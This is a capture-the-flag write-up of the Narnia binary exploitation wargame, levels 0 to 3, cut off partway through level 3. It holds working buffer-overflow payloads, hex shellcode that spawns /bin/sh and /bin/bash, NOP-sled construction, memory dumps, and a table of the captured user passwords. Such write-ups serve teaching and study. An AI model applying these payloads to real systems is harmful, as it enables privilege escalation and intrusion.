Narnia

An analysis on the exploitation of vulnerable binaries.

0xd4y

April 22, 2021

0xd4y Writeups

LinkedIn: https://www.linkedin.com/in/segev-eliezer/

Email: 0xd4yWriteups@gmail.com

Web: https://0xd4y.github.io/

Table of Contents

Executive Summary

The source code of each program was given, however throughout this report each program will be treated as if we are not given this information. This approach is taken so as to replicate real-world environments in which an attacker most likely would not have knowledge on the source code of the binary he or she is trying to exploit.

This penetration test resulted in the successful exploitation of all nine out of nine binaries. Among the vulnerabilities were the following: passing unsanitized input into functions, failure to check boundaries, using insecure functions, and unnecessarily disabling the NX bit. Remediations are outlined in the Conclusion section where specific vulnerabilities were described more in detail. All users except root were compromised, and the password for each compromised user was retrieved:

Username	**Password**
narnia0	narnia0
narnia1	efeidiedae
narnia2	nairiepecu
narnia3	vaequeezee
narnia4	thaenohtai
narnia5	faimahchiy
narnia6	neezocaeng
narnia7	ahkiaziphu
narnia8	mohthuphog
narnia9	eiL5fealae

Attack Narrative

Each binary gets increasingly harder. For every challenge, I have downloaded each binary by copying its base64 or base32 data on my attacking box. This was done to allow a further analysis into the binary by allowing the usage of pwndbg[1], Ghidra[2], and other tools that are not present on the target machine.

Narnia 0

We are given the credentials for the narnia0 user, and with it we can ssh into the box.

Binary Analysis

Before trying to exploit the first binary by testing buffer overflows, we will check the security of the binary with the **checksec** command:

```
┌─[✗]─[0xd4y@Writeup]─[~/business/other/overthewire/narnia]
└──╼ $checksec ./narnia0
[*] '/home/0xd4y/business/other/overthewire/narnia/narnia0'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

The "Arch" row shows that this binary is a 32 bit program and whose endianness is little-endian. Additionally, we can see that NX (non-execute), the bit responsible for not allowing writable memories to be executed, is enabled. This means that we cannot inject shellcode into the function. We can get a little more information about the binary by using the file command:

```
┌─[0xd4y@Writeup]─[~/business/other/overthewire/narnia]
└──╼ $file narnia0
narnia0: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32,
```

[1] https://github.com/pwndbg/pwndbg
[2] https://ghidra-sre.org/

```
BuildID[sha1]=0840ec7ce39e76ebcecabacb3dffb455cfa401e9, not stripped
```

Note how this file is not stripped which means it will contain debug information regarding symbols and functions. This will give us a little bit more information as to what is going on with the binary when we try to reverse engineer it.

Running the program, we can see that it is asking for a certain value in the function to be changed.

```
narnia0@narnia:/narnia$ ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: test
buf: test
val: 0x41414141
WAY OFF!!!!
```

Attempting to write the four letter word "test" to the buffer proves to be an inadequate length for overflowing the buffer as the value did not change.

Buffer Overflow

We can verify that this value can be modified by attempting to flood the buffer with a long string of characters:

```
┌─[0xd4y@Writeup]─[~/business/other/overthewire/narnia]
└──╼ $pwn cyclic 100
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaa
ataaauaaavaaawaaaxaaayaaa
```

```
narnia0@narnia:/narnia$ ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance:
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaa
ataaauaaavaaawaaaxaaayaaa
buf: aaaabaaacaaadaaaeaaafaaa
val: 0x61616166
WAY OFF!!!!
```

Observe that the value has changed from `0x41414141` to `0x61616166` confirming that there is a buffer overflow vulnerability. To calculate the offset, the **-l** flag can be utilized in the pwn command:

```
┌─[0xd4y@Writeup]─[~/business/other/overthewire/narnia]
└──╼ $pwn cyclic -l 0x61616166
20
```

Seeing as the offset is 20 bytes, it is possible to input up to 20 bytes into the buffer before the value gets changed. Thus the payload will incorporate a string of 20 bytes followed by 0xdeadbeef in little endian which is **\xef\xbe\xad\xde**. Conducting this attack reveals the following:

```
narnia0@narnia:/narnia$ python -c "print
'A'*20+'\xef\xbe\xad\xde'"|./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: buf: AAAAAAAAAAAAAAAAAAAAㄽ
val: 0xdeadbeef
```

The attack has been successfully performed as can be seen from the overwritten value and lack of the `WAY OFF!!!!` message. However, no shell was given. Analysing this program in radare2 reveals that we should be getting a **/bin/sh** shell:

```
0x080485d1      83c408          add esp, 8
0x080485d4      68f4860408      push str.bin_sh                 ; 0x80486f4 ; "/bin/sh"
0x080485d9      e822feffff      call sym.imp.system             ; int system(const char *string)
```

Upon further thought into the reason for not receiving a shell, it came to mind that perhaps the shell is dying with the process of piping the python command into the narnia0 binary. It is possible that stdin is attached to this process and therefore the shell immediately dies. Appening **;cat -** to the end of the command proves to work (this is because **cat -** outputs stdin).

```
narnia0@narnia:/narnia$ (python -c "print 'A'*20+'\xef\xbe\xad\xde'";cat
-)|./narnia0

Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: buf: AAAAAAAAAAAAAAAAAAAAㄽ
val: 0xdeadbeef
whoami
narnia1
cat /etc/narnia_pass/narnia1
efeidiedae
```

Commands are successfully being executed inside the /bin/sh shell

Looking at the source code of the program, we can confirm that the aforementioned analysis of the binary was correct:

```c
#include <stdio.h>
#include <stdlib.h>

int main(){
    long val=0x41414141;
    char buf[20];

    printf("Correct val's value from 0x41414141 -> 0xdeadbeef!\n");
    printf("Here is your chance: ");
    scanf("%24s",&buf);

    printf("buf: %s\n",buf);
    printf("val: 0x%08x\n",val);

    if(val==0xdeadbeef){
        setreuid(geteuid(),geteuid());
        system("/bin/sh");
    }
    else {
        printf("WAY OFF!!!!\n");
        exit(1);
    }

    return 0;
}
```

Source Code


```c
#include <stdio.h>
#include <stdlib.h>

int main(){
    long val=0x41414141;
    char buf[20];

    printf("Correct val's value from 0x41414141 -> 0xdeadbeef!\n");
    printf("Here is your chance: ");
    scanf("%24s",&buf);

    printf("buf: %s\n",buf);
```

```
    printf("val: 0x%08x\n",val);

    if(val==0xdeadbeef){
        setreuid(geteuid(),geteuid());
        system("/bin/sh");
    }
    else {
        printf("WAY OFF!!!!\n");
        exit(1);
    }

    return 0;
}
```

Narnia 1

Now with a shell as the narnia1 user, we have the necessary permissions to execute the next binary:

```
narnia1@narnia:/narnia$ ./narnia1
Give me something to execute at the env-variable EGG
```

We can see that the binary is expecting an environment variable called EGG. The program states that it will execute this environment variable, hinting at the fact that this binary may be vulnerable to an environment variable buffer overflow[3]. Before attempting a buffer overflow, we can provide a simple string to the EGG environment variable to see how the binary is meant to behave:

```
narnia1@narnia:/narnia$ export EGG=1
narnia1@narnia:/narnia$ ./narnia1
Trying to execute EGG!
Segmentation fault
```

Binary Analysis

After only providing one byte, the program experienced a segmentation fault. To further understand how this binary works, a long string of A's can be exported to determine where the

[3] https://owasp.org/www-community/attacks/Buffer_Overflow_via_Environment_Variables

content of the environment variable is in the buffer (this was performed locally so as to have the ability to analyze with pwndbg):

```
┌─[0xd4y@Writeup]─[~/business/other/overthewire/narnia/1]
└──╼ $gdb ./narnia1 -q
pwndbg: loaded 196 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./narnia1...
(No debugging symbols found in ./narnia1)
pwndbg> r
Starting program: /home/0xd4y/business/other/overthewire/narnia/1/narnia1
Trying to execute EGG!

Program received signal SIGSEGV, Segmentation fault.
0xffffddf3 in ?? ()
```

We get a segmentation fault as expected, however the EIP register is not getting overwritten (an address of `0x41414141` was expected, but instead it is `0xffffddf3`). It is possible that the program is using the **getenv()** function[4] without storing the environment variable in a buffer.

Exporting Shellcode into the Environment Variable

As can be seen from the segmentation fault error, the program is failing to validate the size and / or content of the environment variable. The program earlier stated that it will execute whatever is inside the EGG environment variable. The checksec command can be used to determine if the binary could execute shellcode:

```
┌─[0xd4y@Writeup]─[~/business/other/overthewire/narnia/1]
└──╼ $checksec narnia1
[*] '/home/0xd4y/business/other/overthewire/narnia/1/narnia1'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
```

[4] https://www.tutorialspoint.com/c_standard_library/c_function_getenv.htm

Seeing as NX is disabled, the program might execute shellcode upon exporting shellcode to the EGG environment variable.

There are many different shellcodes to use, but for the purpose of this exercise I chose the /bin/sh shellcode from here[5]. However, exporting this shellcode into the EGG environment variable and executing the program proves to not work:

```
narnia1@narnia:/narnia$ export EGG=$(python -c "print
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\x
e1\xb0\x0b\xcd\x80'")
narnia1@narnia:/narnia$ echo $EGG
1Ph//shh/binPS
              `

narnia1@narnia:/narnia$ ./narnia1
Trying to execute EGG!
Segmentation fault
```

I do not know why this particular shellcode does not work. However, trying a shellcode[6] that executes /bin/bash does work:

```
narnia1@narnia:/narnia$ export EGG=$(python -c "print
'\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x
73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80'")
narnia1@narnia:/narnia$ ./narnia1
Trying to execute EGG!
bash-4.4$ whoami
narnia2
bash-4.4$ cat /etc/narnia_pass/narnia2
nairiepecu
```

Source Code

```c
#include <stdio.h>

int main(){
    int (*ret)();

    if(getenv("EGG")==NULL){
        printf("Give me something to execute at the env-variable EGG\n");
```

[5] http://shell-storm.org/shellcode/files/shellcode-827.php
[6] http://shell-storm.org/shellcode/files/shellcode-606.php

```
        exit(1);
    }

    printf("Trying to execute EGG!\n");
    ret = getenv("EGG");
    ret();

    return 0;
}
```

Note how the ret variable is not assigned a buffer. This is why the content of the environment variable was not seen in the ESP register during the analysis in pwndbg.

Narnia 2

Using the credentials obtained for the narnia2 user, we can execute the narnia2 binary.

```
narnia2@narnia:/narnia$ ./narnia2
Usage: ./narnia2 argument
narnia2@narnia:/narnia$ ./narnia2 A
Anarnia2@narnia:/narnia$
```

Looking at the usage of the program, we see that it expects an argument. Inputting an argument of “A” just makes the program print out the same character. In essence, the program spits out whatever we put in. As usual, we will analyze the binary on a local attack box to understand it better:

```
┌─[0xd4y@Writeup]─[~/business/other/overthewire/narnia/2]
└──╼ $file narnia2
narnia2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked,
 interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=0a13295e1e34f4bfb
12530da29ca70cddd28ae32, not stripped
┌─[0xd4y@Writeup]─[~/business/other/overthewire/narnia/2]
└──╼ $checksec narnia2
[*] '/home/0xd4y/business/other/overthewire/narnia/2/narnia2'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
```

This is a 32 bit binary. It is not stripped which means the debug symbols will still be present within the binary. Furthermore, NX is disabled so we might be able to inject shellcode into the buffer and have the binary execute it. To detect a buffer overflow vulnerability, a large string of bytes were sent:

```
┌─[✗]─[0xd4y@Writeup]─[~/business/other/overthewire/narnia/2]
└──╼ $python -c "print 'A'*1000"|xclip -sel clip
┌─[0xd4y@Writeup]─[~/business/other/overthewire/narnia/2]
└──╼ $./narnia2 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
```

Binary Analysis

We can see that the program errors out with a “Segmentation fault” error. It is essential to investigate further into what might be happening by using a debugger program such as gdb. There are other great debugger programs such as radare2, IDA, Ghidra, among many others, and each one of them has their strengths and weaknesses (gdb and radare2 tend to be very strong dynamic analysis debugger programs, while Ghidra and IDA are more useful for static analysis).

```
pwndbg> r $(python2 -c "print 'A'*1000")
Starting program: /home/0xd4y/business/other/overthewire/narnia/2/narnia2
$(python2 -c "print 'A'*1000")

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────────[ REGISTERS
]──────────────────────────────────────────────
 EAX  0x0
 EBX  0x0
 ECX  0x0
 EDX  0x0
 EDI  0xf7fa6000 (_GLOBAL_OFFSET_TABLE_) ◂-- insb   byte ptr es:[edi], dx
```

```
/* 0x1e4d6c */
 ESI  0xf7fa6000 (_GLOBAL_OFFSET_TABLE_) ◂-- insb   byte ptr es:[edi], dx
/* 0x1e4d6c */
 EBP  0x41414141 ('AAAA')
 ESP  0xffffcc60 ◂-- 0x41414141 ('AAAA')
 EIP  0x41414141 ('AAAA')
───────────────────────────────────────────────────────────────────────────
──────────────────────────────[ DISASM
]──────────────────────────────────────────────────────────────────────────
────────────────────────────────
Invalid address 0x41414141
```

Calculating EIP Offset

After running the program in gdb and providing 1000 A's as the argument, the EIP register was successfully overwritten to `0x41414141`. To find the offset, the cyclic function can be used as follows:

```
pwndbg> r $(cyclic 1000)
[11/205]
Starting program: /home/0xd4y/business/other/overthewire/narnia/2/narnia2
$(cyclic 1000)

Program received signal SIGSEGV, Segmentation fault.
0x62616169 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
───────────────────────────────────────────────[ REGISTERS
]──────────────────────────────────────────────────
 EAX  0x0
 EBX  0x0
 ECX  0x0
 EDX  0x0
 EDI  0xf7fa6000 (_GLOBAL_OFFSET_TABLE_) ◂-- insb   byte ptr es:[edi], dx
/* 0x1e4d6c */
 ESI  0xf7fa6000 (_GLOBAL_OFFSET_TABLE_) ◂-- insb   byte ptr es:[edi], dx
/* 0x1e4d6c */
 EBP  0x62616168 ('haab')
 ESP  0xffffcc60 ◂-- 0x6261616a ('jaab')
 EIP  0x62616169 ('iaab')
───────────────────────────────────────────────────────────────────────────
──────────────────────────────[ DISASM
```

```
]────────────────────────────────────────────────────────────────────────
────────────────────────────
Invalid address 0x62616169
```

Observe that the EIP register has changed in value causing the instruction pointer to return to an unexpected address and crash


Seeing that the EIP register is now `0x62616169`, the offset can now be calculated with the **-l** flag:

```
pwndbg> cyclic -l 0x62616169
132
```

Thus, 132 bytes can be passed before overwriting the EIP register. We can view what is inside the stack by accessing the ESP register. This register is responsible for pointing to the top of the stack.

How the Buffer Relates to the Stack

The buffer is where data is temporarily stored, and it is located in the RAM (random access memory) of the computer. When there is improper validation as to the content and size of the buffer, the program can experience an overflow in which inputted data floods the memory of the program.




[7] *A visual image of how a buffer overflow attack can overwrite memory*

As more data gets inputted into the buffer, the stored data of the program (located in the stack) gets overwritten in the following order:

1. Local variables
2. Saved registers
3. Return address
4. Function arguments (parameters)

[7] https://avinetworks.com/wp-content/uploads/2020/06/buffer-overflow-diagram.png



[8] *A simplified image on how the buffer relates to the stack*

When a program allocates a fixed number of bytes into the buffer, the memory of the buffer will end up spilling into the EBP (base pointer), ESP (stack pointer), and EIP (instruction pointer) registers. The EIP register will hold the return address, while the ESP register contains the data of the program. The EBP register is typically reserved as a backup for the ESP in case the ESP is modified during execution of a function (note that the EBP register can be overflowed as well).

Constructing a Payload

Now with the knowledge of the EIP offset (132 bytes), we can construct a payload that will look like the following:

```
JUNK_BYTE * 132 + ADDRESS_TO_SHELLCODE + NOP_SLED + SHELLCODE
```

In regards to the payload, it is important to emphasize what is the purpose of a NOP sled and what it is. A NOP sled is a series of NOP (no operation) bytes, which is an instruction that occupies space in memory, but tells the program to not do anything. The purpose of a NOP sled in binary exploitation is to allow a greater leniency when determining the proper address to flood the EIP register with. When the shellcode is put after the NOP sled and the instruction pointer is

[8] https://i.stack.imgur.com/Ewkn1.png

pointing to somewhere within the bounds of the NOP sled, the program will essentially go through each NOP instruction until it executes the shellcode.

Binary Exploitation

POC

Before the attack was conducted on the target machine, the payload was first executed on the attacking box so as to get a better view as to how to correctly format the payload using pwndbg.

```
pwndbg> r $(python -c "print 'A'*132 +'B'*4 +'\x90'*30
+'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\
xe1\xb0\x0b\xcd\x80'")
Starting program: /home/0xd4y/business/other/overthewire/narnia/2/narnia2
$(python -c "print 'A'*132 +'B'*4 +'\x90'*30
+'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e
\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80'")

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

Note how the EIP register was successfully overwritten with 4 B's

After executing this payload, we can view where in the EBP register lies the payload:

```
pwndbg> x/100x $esp-200
0xffffcec8:     0xffffdf8b      0x00000000      0xf7fa6000      0xf7fa6000
0xffffced8:     0xffffcf88      0xf7e14fe5      0xf7fa6d20      0x08048534
0xffffcee8:     0xffffcf04      0x00000000      0xffffcf08      0xf7ffd980
0xffffcef8:     0xf7e14fc5      0x08048494      0x08048534      0xffffcf08
0xffffcf08:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf18:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf28:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf38:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf48:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf58:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf68:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf78:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf88:     0x41414141      0x42424242      0x90909090      0x90909090
0xffffcf98:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcfa8:     0x90909090      0xc0319090      0x2f2f6850      0x2f686873
0xffffcfb8:     0x896e6962      0x895350e3      0xcd0bb0e1      0x00000080
```

```
0xffffcfc8:     0xf7fa6000      0xf7fa6000      0x00000000      0x6675dc09
```

As we can see, the junk bytes lead all the way to `0xffffcf88`, and the return address starts at `0xffffcf88` + 4 which is `0xffffcf8c`. The NOP sled then begins at `0xffffcf90`, and the shellcode starts at `0xffffcfac`. Using this information, we can construct the payload to be the following:

```
python -c "print 'A'*132 +'\x98\xcf\xff\xff' + '\x90'*30 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80'"
```

The return address points to **0xffffcf98** which is an address within the boundary of the NOP sled. Therefore, this payload should go past each NOP bytes as it eventually gets to the shellcode.

```
pwndbg> r $(python -c "print 'A'*132 +'\x98\xcf\xff\xff'+'\x90'*30
+'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\
xe1\xb0\x0b\xcd\x80'")
Starting program: /home/0xd4y/business/other/overthewire/narnia/2/narnia2
$(python -c "print 'A'*132 +'\x98\xcf\xff\xff'+'\x90'*30
+'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\
xe1\xb0\x0b\xcd\x80'")
process 5966 is executing new program: /usr/bin/dash
$ whoami
[Attaching after process 5966 fork to child process 5974]
[New inferior 2 (process 5974)]
[Detaching after fork from parent process 5966]
[Inferior 1 (process 5966) detached]
process 5974 is executing new program: /usr/bin/whoami
0xd4y
```

Seeing as the program successfully executed the shellcode, we can now try this same payload (with the modification of the return address) on the target machine.

Exploiting the Binary on the Target

After logging into the narnia2 user and running the same payload within gdb we see the following:

```
narnia2@narnia:/narnia$ gdb ./narnia2 -q
[37/634]
```

```
Reading symbols from ./narnia2...(no debugging symbols found)...done.
(gdb) r $(python -c "print 'A'*132 +'\x98\xcf\xff\xff'+'\x90'*30
+'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\
xe1\xb0\x0b\xcd\x80'")
Starting program: /narnia/narnia2 $(python -c "print 'A'*132
+'\x98\xcf\xff\xff'+'\x90'*30
+'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\
xe1\xb0
\x0b\xcd\x80'")

Program received signal SIGSEGV, Segmentation fault.
0xffffcf98 in ?? ()
(gdb) x/100x $esp-200
0xffffd448:     0xf7e53f7b      0x00000000      0x00000002      0xf7fc5000
0xffffd458:     0xffffd508      0xf7e5b7f6      0xf7fc5d60      0x08048534
0xffffd468:     0xffffd488      0xf7e5b7d0      0xffffd488      0xf7ffd920
0xffffd478:     0xf7e5b7d5      0x08048494      0x08048534      0xffffd488
0xffffd488:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd498:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd4a8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd4b8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd4c8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd4d8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd4e8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd4f8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd508:     0x41414141      0xffffcf98      0x90909090      0x90909090
0xffffd518:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd528:     0x90909090      0xc0319090      0x2f2f6850      0x2f686873
0xffffd538:     0x896e6962      0x895350e3      0xcd0bb0e1      0xfe790080
0xffffd548:     0xc497b545      0x00000000      0x00000000      0x00000000
```

Here we can see that the junk bytes end at `0xffffd508` and the EIP register is overwritten at `0xffffd50C`. The nop sled then begins at `0xffffd510` and the shellcode starts at `0xffffd52c`. Therefore, we can modify the payload to point to `0xffffd518` which is within the bounds of the NOP sled and the shellcode will get executed.

```
narnia2@narnia:/narnia$ ./narnia2 $(python -c "print 'A'*132
+'\x18\xd5\xff\xff'+'\x90'*30
+'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\
xe1\xb0
\x0b\xcd\x80'")
```

```
Illegal instruction
```

Unfortunately, this payload did not work most likely due to a small shift in the memory address. It is important to note the fact that "Illegal instruction" was outputted instead of "Segmentation fault" which is a strong indicator that the payload is close to successful execution. It is the result of the overwritten EIP register pointing to an address with meaningless assembly code. After tweaking the address a little bit (changing `\x18\xd5\xff\xff` to `\x48\xd5\xff\xff`, we get a shell as narnia3:

```
narnia2@narnia:/narnia$ ./narnia2 $(python -c "print 'A'*132
+'\x48\xd5\xff\xff'+'\x90'*30
+'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\
xe1\xb0
\x0b\xcd\x80'")
$ whoami
narnia3
$ cat /etc/narnia_pass/narnia3
vaequeezee
```

Source Code

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char * argv[]){
    char buf[128];

    if(argc == 1){
        printf("Usage: %s argument\n", argv[0]);
        exit(1);
    }
    strcpy(buf,argv[1]);
    printf("%s", buf);

    return 0;
}
```

We can see that this program is vulnerable, as it only expects to receive up to 128 bytes for the buffer, and does not properly check the size of the user's input.

Narnia 3

Executing the narnia3 binary we see the following:

```
narnia3@narnia:/narnia$ ./narnia3
usage, ./narnia3 file, will send contents of file 2 /dev/null
```

Essentially, the program claims that it will read the contents of a file and write its contents to /dev/null.

Attempting to Read Passwords from the Stack Pointer

This means that the contents of the file it is reading from will most likely be in the esp register upon reading. We can verify this by first running the program in gdb and setting a breakpoint at the instruction right before the program terminates.

```
   0x08048602 <+247>:   pushl  -0x4(%ebp)
   0x08048605 <+250>:   call   0x80483f0 <close@plt>
   0x0804860a <+255>:   add    $0x4,%esp
   0x0804860d <+258>:   push   $0x1
   0x0804860f <+260>:   call   0x80483b0 <exit@plt>
End of assembler dump.
(gdb) b *0x0804860d
Breakpoint 1 at 0x804860d
```

To determine where the contents of the inputted file will be located, the file a.txt was created (located in /tmp/test6/) whose contents is filled with 300 A's.

```
(gdb) r /tmp/test6/a.txt
Starting program: /narnia/narnia3 /tmp/test6/a.txt
copied contents of /tmp/test6/a.txt to a safer place... (/dev/null)

Breakpoint 1, 0x0804860d in main ()
```

Viewing the esp register reveals that this string of A's starts at `0xffffd560`.

```
(gdb) x/100x $esp-100
0xffffd4fc:     0xf7fe818a      0xf7ffda7c      0xf7ffd000      0x0804825c
0xffffd50c:     0xf7ffd000      0x0804825c      0x00000001      0xf7e187b8
0xffffd51c:     0xf7e53f7b      0xf7e1d068      0x00000002      0xf7fc5000
0xffffd52c:     0xf7fe800b      0x00000000      0x00000002      0xf7fc5000
```

```
